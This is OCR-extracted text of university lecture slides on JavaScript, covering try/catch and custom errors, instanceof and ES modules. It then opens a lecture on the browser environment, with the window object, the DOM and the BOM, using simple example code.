
- There must be **at most one** catch block (try/finally is admissible)
- Different types of errors are handled inside the catch block

```
try {
  x = 1; //forgot the let keyword
} catch (error) {
  if(error instanceof ReferenceError){
    console.log("Got a ReferenceError");
  } else {
    console.log(`Got something else: ${error.name}`);
  }
}
```

THE INSTANCEOF OPERATOR

- The `instanceof` operator tests whether the prototype property of a given constructor appears anywhere in the prototype chain of an object

```
function Pet(name, species, age) {
  this.name = name;
  this.species = species;
  this.age = age;
}
const pet = new Pet('Chuck', 'Duck', 3);

console.log(pet instanceof Pet); //true
console.log(pet instanceof Object); //true
```



THROWING ERRORS

- Errors in JavaScript propagate in the same way as in Java
  - upwards until cought or until the top of the call tree is reached (in which case script evaluation is abruptly interrupted and the error is logged to console)
- Errors can be thrown using the `throw` keyword

```
try {
  throw new Error("Oops!");
} catch (err) {
  console.log(err.name);  // Error
  console.log(err.message); // Oops!
}

class MyError extends Error {
  constructor(message = "Whoops") {
    super(message);
    this.name = "MyError";
  }
}

try {
  throw new MyError();
} catch (err) {
  console.log(err.name);  // MyError
  console.log(err.message); // Whoops
}
```

MODULES

MODULARITY

- Modern JavaScript allows language-level **module** definition
- Modules are ways to split complex programs in multiple files (modules), with each module containing classes or functions for a specific purpose
  - Improves **maintainability**, promotes **separation of concerns**
  - Can help disambiguate and prevent naming conflicts (improves **reusability**)

MODULES

- A module is just a JavaScript file
- Modules can load each other and use special directives `export` and `import` to **interchange** functionality

- `export` labels variables and functions that should be accessible **outside** of the current module
- `import` allows the import of specific functionality (e.g.: variables, functions) from other modules (provided that these functionality are exported!)

MODULES: EXAMPLE

- Suppose you want to re-use some code you developed for some other projects: a **pet.js** file and a **greet.js** file

```
//pet.js
function Pet(name, age){
  this.name=name; this.age=age;
}
let msg = "Hello";
function greet(pet){
  console.log(`${msg}, I'm ${pet.name}`);
}
```

```
//greet.js
let msg = "Howdy";

function greet(name, message=msg) {
  console.log(`${message}, ${name}`);
}
```


```
//script.js (The new code we need to implement)
let chuck = new Pet("Chuck", 7); // Pet is defined in pet.js
greet(chuck); // Desiderata: Hello, I'm Chuck
greet("Web Technologies"); // Desiderata: Howdy, Web Technologies
```

MODULES: EXAMPLE

- One might try to include all the scripts in the web page

```
<script src="./pet.js"></script>
<script src="./greet.js"></script>
<script src="./script.js"></script>
```

```
//script.js (The new code)
let chuck = new Pet("Chuck", 7);
// Pet is defined in pet.js
greet(chuck);
// Desiderata: Hello, I'm Chuck
greet("Web Technologies");
// Desiderata: Howdy, Web Technology
```



MODULES: EXAMPLE

- To make this work, we would need to change the code we want to re-use, for example using different identifiers for variables and functions
  - That's **not ideal**, and defeats the main purpose of re-using existing code as is
- Modules come to the rescue!

```
//pet-module.js
export function Pet(name, age){
  this.name=name; this.age=age;
}

let msg = "Hello"; //no need to export

export function greet(pet){
  console.log(`${msg}, I'm ${pet.name}`);
}
```

```
//greet-module.js
let msg = "Howdy"; //no need to export

export function greet(name, message=msg) {
  console.log(`${message}, ${name}`);
}
```

MODULES: EXAMPLE


- In the HTML document, we just need to include the main script, **as a module**:

```
<script type="module" src="./script-module.js"></script>
```

```
//script-module.js, other modules are imported given their URLs
import {Pet, greet as greetPet} from './pet-module.js';
import {greet} from './greet-module.js';

let chuck = new Pet("Chuck", 7);

greetPet(chuck); //Hello, I'm Chuck

greet("Web Technologies"); //Howdy, Web Technologies
```

REFERENCES

- **The Modern JavaScript Tutorial**
  Freely available at https://javascript.info/ or on GitHub
  Part 1: Prototypes and inheritance, Data types (5.4 to 5.7), Classes (9.1 to 9.4, 9.6), Generators and advanced iteration (12.1), Modules (13.1, 13.2)
- **Eloquent JavaScript (3rd edition)**
  By Marijn Haverbeke
  Freely available at https://eloquentjavascript.net/
  Chapters 6, 10
- **JavaScript Reference**
  MDN web docs
  https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference



UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II

WEB TECHNOLOGIES — LECTURE 07

JAVASCRIPT IN A BROWSER ENVIRONMENT

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PREVIOUSLY, ON WEB TECHNOLOGIES


So far we've learned the core concepts of the JavaScript language.

JavaScript can run on a number of different **host environments**:

- **Web Browsers** (for which JavaScript was originally created)
- **Web Servers** (e.g.: via the Node.js runtime)

- Host environments provide their own **objects** and **functions**, in addition to those included in the **language core**
- Today, we'll learn about the **web browser host environment**

THE BROWSER ENVIRONMENT: OVERVIEW



THE BROWSER ENVIRONMENT: WINDOW

- The Browser Environment feature a «**root**» object called **`window`**
- The **`window`** object:
  1. Is a global object for JavaScript code
  2. Represents the «browser window», and provides method to control it
- Global functions and variables are properties of the window object

```
let msg = "Hello!";
function greet(name){
  console.log(`${msg}, ${name}!`);
}

greet("Web Technologies"); //Hello, Web Technologies!
window.greet("window object"); //Hello, window object!
```

THE DOCUMENT OBJECT MODEL (DOM)


- The DOM represents the content of the current document
- The **`document`** object is the main entry point to the web page
- Provides ways to **access** and **manipulate** the contents

THE BROWSER OBJECT MODEL (BOM)

- The BOM includes additional objects provided by the Browser for working with the browser itself, not with the document contents

```
//The location object contains information on the URL of the current document
console.log(location.href); //http://localhost:3000/08-JavaScript...

//screen contains information about the display used by the user
console.log(screen.availWidth); //2048

//navigator contains additional details about the web browser and platform
console.log(navigator.userAgent); //Mozilla/5.0 (Windows NT 10.0...

//history represents the navigation history
history.back(); //same as clicking on the "back" button in the browser GUI
```

WORKING WITH THE DOM




THE DOM

- When we learned about CSS selectors, we hinted at the fact that HTML documents could be seen as trees
  - We talked about **descendants**, **children**, **siblings**…
- The **DOM** formalizes that intuition
  - Every HTML tag is an **object** in the DOM
  - Nested tags are children of the enclosing ones
  - The text content of a tag is an object as well, and a child of the tag
  - Attributes of a tag are accessible as properties of the corresponding object

THE DOM: EXAMPLE


```
<!DOCTYPE html>
<html>
<head>
  <meta charset="utf-8">
  <title>DOM</title>
</head>
<body>
  <table>
    <tbody>
      <tr><th>Exam</th><th>Grade</th></tr>
      <tr><td><a href="/wt">Web Tech.</a></td>
          <td>30</td></tr>
    </tbody>
  </table>
</body>
</html>
```



THE DOM: A NOTE ABOUT THE EXAMPLE

- The example in the previous slide is a bit of a simplification
- The actual DOM includes also **spaces** and **newlines** between tags as text nodes. For the sake of brevity, we will generally omit such nodes

